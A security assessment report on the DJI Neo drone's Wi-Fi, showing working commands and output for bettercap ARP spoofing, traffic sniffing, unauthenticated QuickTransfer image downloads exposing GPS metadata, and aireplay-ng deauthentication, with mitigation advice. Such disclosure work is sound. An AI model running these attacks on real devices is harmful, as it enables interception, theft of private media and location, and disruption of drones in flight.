



DJI Neo - Drone Security Assessment



August 12 2025

By **Joseph Park**

Part 1: Introduction

Introduction


Since the **DJI Neo** is a relatively new drone on the market, released on **August 24th** of last year, we decided to conduct a security assessment and test the Neo for vulnerabilities – specifically, the Neo's **Wi-Fi** vector. This report highlights the **most important** vulnerabilities found.



Part 2: Technical Details

Technical details

- For all wireless testing, an **ASUS Zenbook** equipped via USB with an **Alfa WLAN adapter** was used to join and interact with the Neo's Wi-Fi network:



Part 3.1: ARP Spoofing Attack

ARP Spoofing Vulnerability


- Using **bettercap**, a man-in-the-middle (MitM) attack called **ARP spoofing** was executed against the Neo:

```
jospa@kali: ~  
File Actions Edit View Help  
  
(jospa@kali)~  
$ sudo echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward  
sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE  
1  
  
(jospa@kali)~  
$ sudo bettercap -iface wlan0  
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]  
  
192.168.2.0/24 > 192.168.2.127 » [18:05:39] [sys.log] [inf] gateway monitor started ...  
192.168.2.0/24 > 192.168.2.127 » net.probe on  
[18:05:44] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.2.0/24 > 192.168.2.127 » [18:05:44] [sys.log] [inf] net.probe probing 256 addresses on 192.168.2.0/24  
192.168.2.0/24 > 192.168.2.127 » [18:05:45] [endpoint.new] endpoint 192.168.2.118 detected as f2:8f:1c:4e:b8:fa.  
192.168.2.0/24 > 192.168.2.127 » set arp.spoof targets 192.168.2.1,192.168.2.118  
192.168.2.0/24 > 192.168.2.127 » arp.spoof on  
192.168.2.0/24 > 192.168.2.127 » [18:05:58] [sys.log] [inf] arp.spoof arp spoofer started, probing 2 targets.  
192.168.2.0/24 > 192.168.2.127 » net.sniff on  
192.168.2.0/24 > 192.168.2.127 »
```

Packet Forwarding & Source IP rewriting

iPhone IP address

Activate spoof



ARP Spoofing Vulnerability

- Since traffic is being directed through the attack machine, we can now sniff data and transmissions between the drone and the phone through **Wireshark**:

Time	Source	Destination	Protocol	Length	Info
158.140224246	192.168.2.1	192.168.2.118	UDP	1514	9003 → 65335 Len=1472
158.140225654	192.168.2.1	192.168.2.118	UDP	1514	9003 → 65335 Len=1472
158.140227540	192.168.2.1	192.168.2.118	UDP	1514	9003 → 65335 Len=1472
158.140229318	192.168.2.1	192.168.2.118	UDP	1514	9003 → 65335 Len=1472
158.140231279	192.168.2.1	192.168.2.118	UDP	1514	9003 → 65335 Len=1472
158.140232894	192.168.2.1	192.168.2.118	UDP	1514	9003 → 65335 Len=1472
158.140235227	192.168.2.1	192.168.2.118	UDP	1286	9003 → 65335 Len=1244
158.141980412	192.168.2.1	192.168.2.127	UDP	353	9003 → 65335 Len=311
158.141989277	192.168.2.1	192.168.2.118	UDP	353	9003 → 65335 Len=311
158.148717987	192.168.2.118	192.168.2.1	UDP	111	65335 → 9003 Len=69
158.148727371	192.168.2.127	192.168.2.1	UDP	111	65335 → 9003 Len=69
158.149192368	192.168.2.118	192.168.2.1	UDP	111	65335 → 9003 Len=69
158.149223669	192.168.2.127	192.168.2.1	UDP	111	65335 → 9003 Len=69
158.152798489	192.168.2.1	192.168.2.127	UDP	182	9003 → 65335 Len=140
158.152807939	192.168.2.1	192.168.2.118	UDP	182	9003 → 65335 Len=140
158.152975097	192.168.2.118	192.168.2.1	UDP	93	65335 → 9003 Len=51
158.152983111	192.168.2.127	192.168.2.1	UDP	93	65335 → 9003 Len=51
158.153308552	192.168.2.118	192.168.2.1	UDP	165	65335 → 9003 Len=123
158.153316553	192.168.2.127	192.168.2.1	UDP	165	65335 → 9003 Len=123
158.153492574	192.168.2.118	192.168.2.1	UDP	76	65335 → 9003 Len=34
158.153500073	192.168.2.127	192.168.2.1	UDP	76	65335 → 9003 Len=34
158.153709786	192.168.2.118	192.168.2.1	UDP	123	65335 → 9003 Len=81

```
{  
  "module_name": "BATTERY_MCU",  
  "state": "online",  
  "version": "42.03.01.26",  
  "hardware_str": "BA01WA521",  
  "loader": "42.00.00.03",  
  "support_diff_up": "false",  
  "base_sha1": ""  
}
```

Wireshark Screen Capture of
Captured UDP Data

iPhone IP address

Attack VM IP address

Drone IP address

Part 3.2: QuickTransfer Service Exploitation

QuickTransfer Service Exploitation

- Since we can now view all traffic, we're able to reverse engineer DJI's **QuickTransfer** feature, used for **media downloads**:

1. TCP Handshake

192.168.2.207	192.168.2.1	TCP	78 56694 → 80 [SYN, ECE, CWR]
192.168.2.127	192.168.2.1	TCP	78 56694 → 80 [SYN, ECE, CWR]
192.168.2.1	192.168.2.127	TCP	74 80 → 56694 [SYN, ACK, ECE]
192.168.2.1	192.168.2.207	TCP	74 80 → 56694 [SYN, ACK, ECE]
192.168.2.207	192.168.2.1	TCP	66 56694 → 80 [ACK] Seq=1 Ack=
192.168.2.127	192.168.2.1	TCP	66 56694 → 80 [ACK] Seq=1 Ack=

2. GET Request

```
GET /v2?storage=1&path=DCIM/DJI_001/DJI_20250718125917_0010_D.jpg HTTP/1.1
Host: 192.168.2.1
Accept: */*
Content-Type: text/plain
Range: bytes=7720-15526
```


3. HTTP Response

```
HTTP/1.1 206 Partial Content
Content-Type: image/jpeg
Accept-Ranges: bytes
ETag: "1966455292"
Last-Modified: Fri, 18 Jul 2025 16:59:17 GMT
Content-Range: bytes 7720-15526/4898816
```

QuickTransfer Service Exploitation

- However, there's no authentication for downloading these files...meaning we can access the specific paths to obtain the images (and metadata!) for ourselves:

```
▼ Hypertext Transfer Protocol
  ▼ GET /v2?storage=1&path=DCIM/DJI_001/DJI_20250718125917_0010_D.jpg HTTP/1.1\r\n
    Request Method: GET
    Request URI: /v2?storage=1&path=DCIM/DJI_001/DJI_20250718125917_0010_D.jpg media file path
    Request URI Path: /v2
    Request URI Query: storage=1&path=DCIM/DJI_001/DJI_20250718125917_0010_D.jpg
    Request URI Query Parameter: storage=1
    Request URI Query Parameter: path=DCIM/DJI_001/DJI_20250718125917_0010_D.jpg
    Request Version: HTTP/1.1
```



Replay via Burp Suite

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Accept-Ranges: bytes
4 ETag: "2935358883"
5 Last-Modified: Wed, 16 Jul 2025 17:57:15 GMT
6 Content-Length: 5152768
7 Connection: close
8 Date: Sun, 27 Jul 2025 00:49:06 GMT
9 Server: lighttpd/1.4.55
10
11 y0yā<ExifII*DJI  *(1,2&1%0X%dl(w)t|""020230
```

```
ap/1.0/<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?>
<?xmpmeta xmlns:x="adobe:ns:meta/">
  <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  <rdf:Description rdf:about="DJI Meta Data"
    xmlns:tiff="http://ns.adobe.com/tiff/1.0/"
    xmlns:exif="http://ns.adobe.com/exif/1.0/"
    xmlns:xmp="http://ns.adobe.com/xap/1.0/"
    xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
    xmlns:dc="http://purl.org/dc/elements/1.1/"
    xmlns:crs="http://ns.adobe.com/camera-raw-settings/1.0/"
    xmlns:drone-dji="http://www.dji.com/drone-dji/1.0/"
    xmlns:GPano="http://ns.google.com/photos/1.0/panorama/"
    xmlns:Camera="http://pix4d.com/camera/1.0"
    xmp:ModifyDate="2025-07-18T12:59:39-04:00"
    xmp:CreateDate="2025-07-18T12:59:39-04:00"
    tiff:Make="DJI"
    tiff:Model="FC8671"
    dc:format="image/jpeg"
    drone-dji:Version="1.0"
    drone-dji:GpsStatus="Normal"
    drone-dji:AltitudeType="GpsFusionAlt"
    drone-dji:GpsLatitude="+41.023829199"
    drone-dji:GpsLongitude="-73.836427501"
    drone-dji:AbsoluteAltitude="+71.751"
```

GPS coordinates

Wireshark Screen Capture

Part 3.3: Deauthentication Attack

Deauthentication Attack

- Deauth attacks spoof a host's MAC address and deauthenticate the host from the drone's Wi-Fi - we can do the same with the drone:

➔ **Identify BSSID & channel:**

```
(jospar@kali)-[~]  
$ sudo nmcli dev wifi list
```

IN-USE	BSSID	SSID	MODE	CHAN	RATE	SIGNAL	BARS	SECURITY
	58:B8:58:43:0C:89	DJI-NEO-0C89	Infra	153	135 Mbit/s	100		WPA2
	38:81:CA:1B:58:89	CTLabDrogo	Infra	7	405 Mbit/s	97		WPA1 WPA2

➔ **Begin Monitor Mode & start monitor capture**

```
(jospar@kali)-[~]  
$ sudo airmon-ng start wlan0
```

```
(jospar@kali)-[~]  
$ sudo airodump-ng --channel 153 wlan0mon
```

➔ **Identify MAC address of target device:**


BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
58:B8:58:43:0C:89	BE:F4:87:DD:A0:C9	-1	24e- 0	0	427		

Deauthentication Attack

Now we have all the necessary target specifications...

**Send spoofed
deauthentication
packets to the
drone:**

```
(jospar@kali)-[~]  
$ sudo aireplay-ng --deauth 10 -a 58:B8:58:43:0C:89 -c BE:F4:87:DD:A0:C9 wlan0mon  
11:13:20 Waiting for beacon frame (BSSID: 58:B8:58:43:0C:89) on channel 153  
11:13:20 Sending 64 directed DeAuth (code 7). STMAC: [BE:F4:87:DD:A0:C9] [32|63 ACKs]  
11:13:21 Sending 64 directed DeAuth (code 7). STMAC: [BE:F4:87:DD:A0:C9] [43|59 ACKs]  
11:13:22 Sending 64 directed DeAuth (code 7). STMAC: [BE:F4:87:DD:A0:C9] [13|57 ACKs]  
11:13:22 Sending 64 directed DeAuth (code 7). STMAC: [BE:F4:87:DD:A0:C9] [0|55 ACKs]  
11:13:23 Sending 64 directed DeAuth (code 7). STMAC: [BE:F4:87:DD:A0:C9] [0|57 ACKs]  
11:13:24 Sending 64 directed DeAuth (code 7). STMAC: [BE:F4:87:DD:A0:C9] [0|64 ACKs]
```



Part 4: Conclusion

Conclusion

After conducting a security assessment against the DJI Neo, several important vulnerabilities were found, exploiting flaws in the lack of proper authentication or validation in important protocols; these flaws led to breaches in confidentiality and availability for certain services in the drone. To resolve these issues, we recommend implementing proper validation, such as protected management frames for defending deauth attacks.